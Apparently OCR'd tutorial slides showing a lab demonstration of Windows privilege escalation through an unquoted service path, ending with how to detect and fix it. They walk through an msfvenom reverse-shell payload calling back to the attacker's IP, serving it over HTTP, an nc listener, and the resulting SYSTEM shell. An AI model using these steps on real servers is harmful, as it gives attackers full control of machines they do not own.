Server Exploits

Section 1 - Unquoted Service Paths

What is a Service


On Windows, a service is a core component of Windows servers designed to manage and run long-running processes (usually .exe’s). Services are important for a server, as you’ll want the server to constantly be providing a service to its clients.

For example, a Windows web server will have a service dedicated to running its web server executable (This is usually Windows Internet Information Services or IIS). this service will need to be run continuously for clients to access the web service on the server.

Service Breakdown

All Windows machines have a lot of services running on it. There are some native to Windows, but also some that exist if certain third-party applications are installed. By typing “services” in the Windows search bar, you can see all the services running on your PC.

For example, I have a service for running the lights on my PC case. This is a third-party service I had to install that does not come built-in with Windows. I have pictured it below.



Services (Local)

Corsair Service

Stop the service
Restart the service

Description:
Corsair Service

Name	Description	Status	Startup Type	Log On As
Cellular Time	This service ...		Manual (Trig...	Local Service
Certificate Propagation	Copies user ...		Manual (Trig...	Local Syste...
Client License Service (ClipS...	Provides inf...		Manual (Trig...	Local Syste...
Clipboard User Service_67a0...	This user ser...	Running	Manual	Local Syste...
CNG Key Isolation	The CNG ke...	Running	Manual (Trig...	Local Syste...
COM+ Event System	Supports Sy...	Running	Automatic	Local Service
COM+ System Application	Manages th...		Manual	Local Syste...
Connected Devices Platfor...	This service ...	Running	Automatic (...	Local Service
Connected Devices Platfor...	This user ser...	Running	Automatic	Local Syste...
Connected User Experience...	The Connec...	Running	Automatic	Local Syste...
ConsentUX_67a0a06	Allows Con...		Manual	Local Syste...
Contact Data_67a0a06	Indexes con...	Running	Manual	Local Syste...
CoreMessaging	Manages co...	Running	Automatic	Local Service
Corsair Gaming Audio Conf...	C	Running	Automatic	Local Syste...
Corsair LLA Service	Corsair iCU...	Running	Automatic	Local Syste...
Corsair Service	Corsair Serv...	Running	Automatic	Local Syste...


Service Breakdown

Each service will have a name, a description (optional but good to have), a status, a startup type and a Log on as value. If you right-click on a service and select properties, you can see the path to the executable the service is running
Under the “Path to Executable” section.

This indicates that this service is responsible
For running this certain .exe file.

You can also view the path to executable
Using the following command in the cmd
prompt:

```
wmic service “service name” get pathName
```


Corsair Service Properties (Local Computer)

Service name: CorsairService
Display name: Corsair Service
Description: Corsair Service
Path to executable:
"C:\Program Files\Corsair\CORSAIR iCUE 4 Software\Corsair.Service.exe"
Startup type: Automatic
Service status: Running

You can specify the start parameters that apply when you start the service from here.
Start parameters:

Service Breakdown

The status value of a service indicates if the service is currently running or not.


The startup type indicates if the service will start when the server starts, or if it has to be manually started. Automatic indicates the service will start when the server boots up, and Manual means that the service must manually be started.

The Log On As value indicates what permissions the service will run as. By default, services run with System permissions, so you will see Log on As “Local System” usually. System privileges are extremely high (higher than administrator privileges) and hackers look to get system privileges on servers they are targeting.

As for the PAth to Executable, notice how the Corsair service path has quotes around it. This lets the service know that it has to run the executable at exactly “C:\Program Files\Corsair\CORSAIR iCUE 4 Software\Corsair.Service.exe” and nowhere else.

A Vulnerable Service

Firstly, we will turn off antivirus under Windows security. Evading antivirus is not in scope for this exercise.


Windows Security

Virus & threat protection settings

View and update Virus & threat protection settings for Microsoft Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

Real-time protection is off, leaving your device vulnerable.

Off

Cloud-delivered protection


Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.

Cloud-delivered protection is off. Your device may be vulnerable. Dismiss

Off

Creating the Vulnerable Service

Let’s simulate the scenario that you have to install a third-party service onto your Windows server. However, the developers of the third-party service were not careful and did not include quotations on the service’s Path to Executable when configuring it’s installer. To simulate this, we will create our own vulnerable service (called “Vulnerable Service”) with an unquoted Path to Executable. The command below shows how to create this service from an elevated cmd prompt (run as administrator). You will also need to create folders at C\Program Files\service and C\Program Files\service\binary files. This can be done by opening the file explorer, navigating to C\Program Files and right-clicking and adding new folders.



```
Microsoft Windows [Version 10.0.19045.2486]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>sc create "Vulnerable Service" binpath= "C:\Program Files\service\binary files\real-program.exe" Displayname= "Vuln Service" start= auto
[SC] CreateService SUCCESS
```

Creating the Vulnerable Service

It looks like we have included quotation marks when creating the service. However, because of the spaces in the file path, Windows ignores the quotation marks given as to not throw an error when dealing with the spaces (like in “Program Files” and “binary files”.

Ideally, this service will run the executable real-program.exe. However, with how Windows services deals with unquoted service paths, it will iterate through all words in the path looking for a .exe file to run until it finds one (in this case real-program.exe).

1. C.exe
2. C\Program.exe
3. C\Program Files.exe
4. C\Program Files\service.exe
5. C\Program Files\service\binary.exe
6. C\Program Files\service\binary files.exe
7. C\Program Files\service\binary files\real-program.exe ← Run this because its the first exe the service found along the file path

The Attack

If we are a hacker looking to gain system privileges, having a service with an unquoted service path is an excellent way to do so. If we create a malicious executable called binary.exe, and place it at C\Program Files\service\binary.exe, the service will run that instead of running real-program.exe.

1. C.exe
2. C\Program.exe
3. C\Program Files.exe
4. C\Program Files\service.exe
5. C\Program Files\service\binary.exe ← Run this malicious exe because its the first exe along the file path
6. C\Program Files\service\binary files.exe ← Never run because the service already ran binary.exe
7. C\Program Files\service\binary files\real-program.exe ← Never run because the service already ran binary.exe


The attack - the Payload

A hacker would love to gain a command prompt (also called a shell) with system privileges. This allows them to steal data from anywhere on the server, or gives them permission to encrypt any file on the server due to the system’s high-level of privileges. In this case, the attacker would make a reverse shell called binary.exe and place it in the C\Program Files\service folder.

A reverse shell is a file (usually an exe but not always) that makes a connection over TCP to a listening server. It is called a reverse shell because it runs on the server and makes a connection to the client, rather than client to the server. In our case, our binary.exe reverse shell when run will make a connection to our kali IP address where we will get a command prompt and can remotely execute commands on the machine like a hacker would want to do.

Making the Shell


We will use a kali built-in tool called msfvenom to create our reverse shell. Msfvenom is a great tool to make custom shells. It needs a payload, an IP address of you kali machine for the victim server to connect to (LHOST or local host), and a port (LPORT) to run on. The payload we will use will be a standard reverse shell for windows, called windows/shell_reverse_tcp. Your kali IP address will be whatever your kali IP address is (in my case 10.0.0.244). The port number can be anything, but it is best to keep it above 1000 as ports below 1000 require root (kind of like Linux's version of Administrator) privileges to use. I choose 2323 because it is above 1000. Lastly, we specify the -f flag to be an exe, and call our reverse shell binary.exe



```
┌─[bryan@parrot]─[~/Desktop]
└──╼ $msfvenom -p windows/shell_reverse_tcp lhost=10.0.0.244 lport=2323 -f exe > binary.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
┌─[bryan@parrot]─[~/Desktop]
└──╼ $
```

Planting the Reverse Shell


Our next step is to get binary.exe onto our vulnerable Windows server. There are many ways to do this, but a popular way is to start a simple web server on your kali machine and download it from a browser (like Internet Explorer or Edge) on the Windows server. Python3 and kali has the built-in ability to do so with the following command. I start a simple web server on port 8080 because it is a port above 1000 (same idea as the last slide)



```
┌─[bryan@parrot]─[~/Desktop]
└──╼ $python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Planting the Reverse Shell

I then go to my vulnerable Windows server and download the binary.exe file by going to our web server at http://10.0.0.244:8080




10.0.0.244:8080

Directory listing for /

- binary.exe

Planting the Reverse Shell


I then place the binary.exe file at C\Program Files\service\binary.exe along with the binary files folder. This is because we have previously identified (slide 9) that because of how Windows deals with unquoted service paths, the service will run C\Program Files\service\binary.exe because it is the first executable it finds along the service's Path to Executable.



Name	Date modified	Type	Size
binary files	2/6/2023 4:20 PM	File folder	
binary.exe	2/6/2023 4:23 PM	Application	73 KB

Listening for the Reverse Shell


When our reverse shell is run, it will send out a connection request to our kali machine on port 2323 (this was configured when using msfvenom). In order to properly receive the connection, we will have to set up our kali machine to listen for that connection request. To do so, we will use NetCat (nc), which is a built-in command in Kali. We use the following command to set up our listener. To break it down, we configure NetCat to use the l, v, n and p flags. L is for listen mode (waiting for a reverse shell connection), v is for verbose, n is for numeric IP address (the reverse shell will connect to our kali IP in the form of numbers and not with a domain name) and p is to specify the port number to listen on, in our case 2323 (set up during our msfvenom step).



```
┌─[bryan@parrot]─[~/Desktop/NSCC]
└──╼ $nc -lvnp 2323
listening on [any] 2323 ...
```

Starting the Service

My next step is to start the service. Because the service is running as automatic, a hacker could also simply restart the server to start the service when the server boots up. When the service is started, my malicious binary.exe will be run instead of real-program.exe. You can start the service by typing in “services” in your Windows search bar, selecting the services app, and navigating to our custom service.




Vuln Service

Start the service

Name	Description	Status	Startup Type	Lo
User Manager	User Manag...	Running	Automatic (Tri...	Lo
User Profile Service	This service i...	Running	Automatic	Lo
Virtual Disk	Provides ma...		Manual	Lo
Visual Studio Standard Colle...	Visual Studi...		Manual	Lo
Volume Shadow Copy	Manages an...		Manual	Lo
Volumetric Audio Composit...	Hosts spatial...		Manual	Lo
Vuln Service			Automatic	Lo
WalletService	Hosts object...		Manual	Lo

Results of the Attack

You will see on your kali machine you are now remotely connected to your server and can run commands. If you run “whoami” you’ll see you are nt authority\system which means you have system-level privileges. For an attacker, this is fantastic because now they have full access to your server.




```
┌─[bryan@parrot]─[~/Desktop/NSCC]
└──╼ $nc -lvnp 2323
listening on [any] 2323 ...
connect to [10.0.0.244] from (UNKNOWN) [10.0.0.125] 3653
Microsoft Windows [Version 10.0.19045.2486]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

How can we Prevent This?

Ideally, we would like to secure all services on our server so that unquoted service paths cannot be exploited to gain system privileges. If you do ever install a third-party service, ensure that the services’ Path to Executable contains quotes. The following command will list all services with unquoted service paths. Ideally, we would like this command to not return any information. I actually have 2 services on my machine with unquoted service paths, including our vulnerable one we made (highlighted).




```
C:\Windows\system32>wmic service get name,pathname,displayname,startmode | findstr /i auto | findstr /i /v "C:\Windows\\" | findstr /i /v """
ESystemRemoteService Service                                          ESystemRemoteService                  C:\Program Files (x86)\ESystemRemoteService\ESystemRemoteService.exe
                                                                                 Auto
Vuln Service                                                          Vulnerable Service                    C:\Program Files\service\binary files\real-program.exe
                                                                                 Auto
```

How can we Prevent This?

When we find a service with an unquoted service path, we can use “sc config” to change the service’s Path to Executable by adding quotation marks. Because Windows commands commonly use quotation marks, we will need to include an escape character, which in Windows is \. So to include a quotation mark, we will write \” rather than just a plain quotation mark.

An escape character is a character that invokes an alternate interpretation of a following character. In our case, the slash tells Windows to treat the quotation mark as a literal quotation mark character, and not something for the sake of ignoring spaces in our file path.

Your command to fix the service’s Path to Executable should looks like this. Note the \”




```
C:\Windows\system32>sc config "Vulnerable Service" binpath= "\"C:\Program Files\service\binary files\real-program.exe\""
[SC] ChangeServiceConfig SUCCESS
```

This makes Windows interpret the path as “C\Program Files\service\binary files\real-program.exe”

Confirmation

We can use the following command to confirm our service now has quotation marks around its Path to Executable. This will ensure that when the service starts, Windows will run exactly “C\Program Files\service\binary files\real-program.exe” and nothing else in any folders within that file path. This will prevent hackers from using the service to run high-privileged reverse shells and other malicious programs



```
C:\Windows\system32>wmic service "Vulnerable Service" get pathName
PathName
"C:\Program Files\service\binary files\real-program.exe"
```